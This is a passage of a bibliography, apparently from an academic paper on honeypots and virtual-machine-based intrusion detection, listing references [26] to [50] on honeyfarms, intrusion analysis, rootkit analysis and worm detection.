[26] Brent N. Chun, Jason Lee, and Hakim Weatherspoon. Netbait: a Distributed Worm Detection Service. *Intel Research Berkeley Technical Report IRB-TR-03-033*, September 2003.

[27] Jeff Dike. User Mode Linux. *http://user-mode-linux.sourceforge.net*.

[28] George W. Dunlap, Samuel T. King, Sukru Cinar, Murtaza A. Basrai, and Peter M. Chen. ReVirt: Enabling Intrusion Analysis Through Virtual-Machine Logging and Replay. *Proceedings of USENIX Symposium on Operating Systems Design and Implementation (OSDI 2002)*, December 2002.

[29] Tal Garfi nkel and Mendel Rosenblum. A Virtual Machine Introspection Based Architecture for Intrusion Detection . *Proceedings of Internet Society Symposium on Network and Distributed System Security (NDSS 2003)*, February 2003.

[30] Ashvin Goel, Mike Shea, Sourabh Ahuja, Wu-Chang Feng, Wu-Chi Feng, David Maier, and Jonathan Walpole. Forensix: A Robust, High-Performance Reconstruction System. *The 19th Symposium on Operating Systems Principles (SOSP) (poster session)*, October 2003.

[31] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). *RFC 1701*, October 1994.

[32] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation over IPv4 networks. *RFC 1702*, October 1994.

[33] Hans Jorg Hoxer, Kerstin Buchacker, and Volkmar Sieh. Implementing a User-Mode Linux with Minimal Changes from Original Kernel. *Linux-Kongress 2002, Koln, Germany*, September 2002.

[34] Xuxian Jiang and Dongyan Xu. Collapsar: A VM-Based Architecture for Network Attack Detention Center. *13th USENIX Security Symposium, San Diego, CA*, August 2004.

[35] Xuxian Jiang, Dongyan Xu, and Rudolf Eigenmann. Protection Mechanisms for Application Service Hosting Platforms. *Proceedings of IEEE/ACM Symposium on Cluster Computing and the Grid (CCGrid 2004)*, April 2004.

[36] Samuel T. King and Peter M. Chen. Backtracking Intrusions. *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, October 2003.

[37] Kostya Kortchinsky. Honeypots: Counter measures to VMware fingerprinting. *http://seclists.org/lists/honeypots/2004/Jan-Mar/0015.html*, January 2004.

[38] Jason V. Miller. SHV4 Rootkit Analysis. *https://tms.symantec.com/members/AnalystReports/030929-Analysis-SHV4Rootkit.pdf*, October 2003.

[39] David Moore. Network Telescopes: Observing Small or Distant Security Events. *Proceedings of the 11th USENIX Security Symposium*, August 2002.

[40] Niels Provos. A Virtual Honeypot Framework. *Proceedings of the 13th USENIX Security Symposium*, August 2004.

[41] Lance Spitzner. Honeypots: Tracking Hackers. *Addison-Wesley, 2003 ISBN: 0-321-10895-7*.

[42] Lance Spitzner. Dynamic Honeypots . *http://www.securityfocus.com/infocus/1731*, September 2003.

[43] Lance Spitzner. Honeypot Farms . *http://www.securityfocus.com/infocus/1720*, August 2003.

[44] Lance Spitzner. Honeytokens: The Other Honeypot . *http://www.securityfocus.com/infocus/1713*, July 2003.

[45] Jamie Twycross and Matthew M. Williamson. Implementing and testing a virus throttle . *Proceedings of the 12th USENIX Security Symposium*, August 2003.

[46] Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C. Snoeren, Geoffrey M. Voelker, and Stefan Savage. Scalability, Fidelity and Containment in the Potemkin Virtual Honeyfarm. *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2005)*, October 2005.

[47] Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Sam King. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. *Proceedings of the 13th Network and Distributed System Security Symposium*, February 2006.

[48] Vinod Yegneswaran, Paul Barford, and Dave Plonka. On the Design and Utility of Internet Sinks for Network Abuse Monitoring. *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection*, September 2004.

[49] Yin Zhang and Vern Paxson. Detecting Stepping Stones. *Proceedings of the 9th USENIX Security Symposium*, August 2000.

[50] Cliff C. Zou, Lixin Gao, Weibo Gong, and Don Towsley. Monitoring and Early Warning for Internet Worms. *Proceedings of the 10th ACM Conference on Computer and Communication Security (CCS 2003), Washington DC, USA*, October 2003.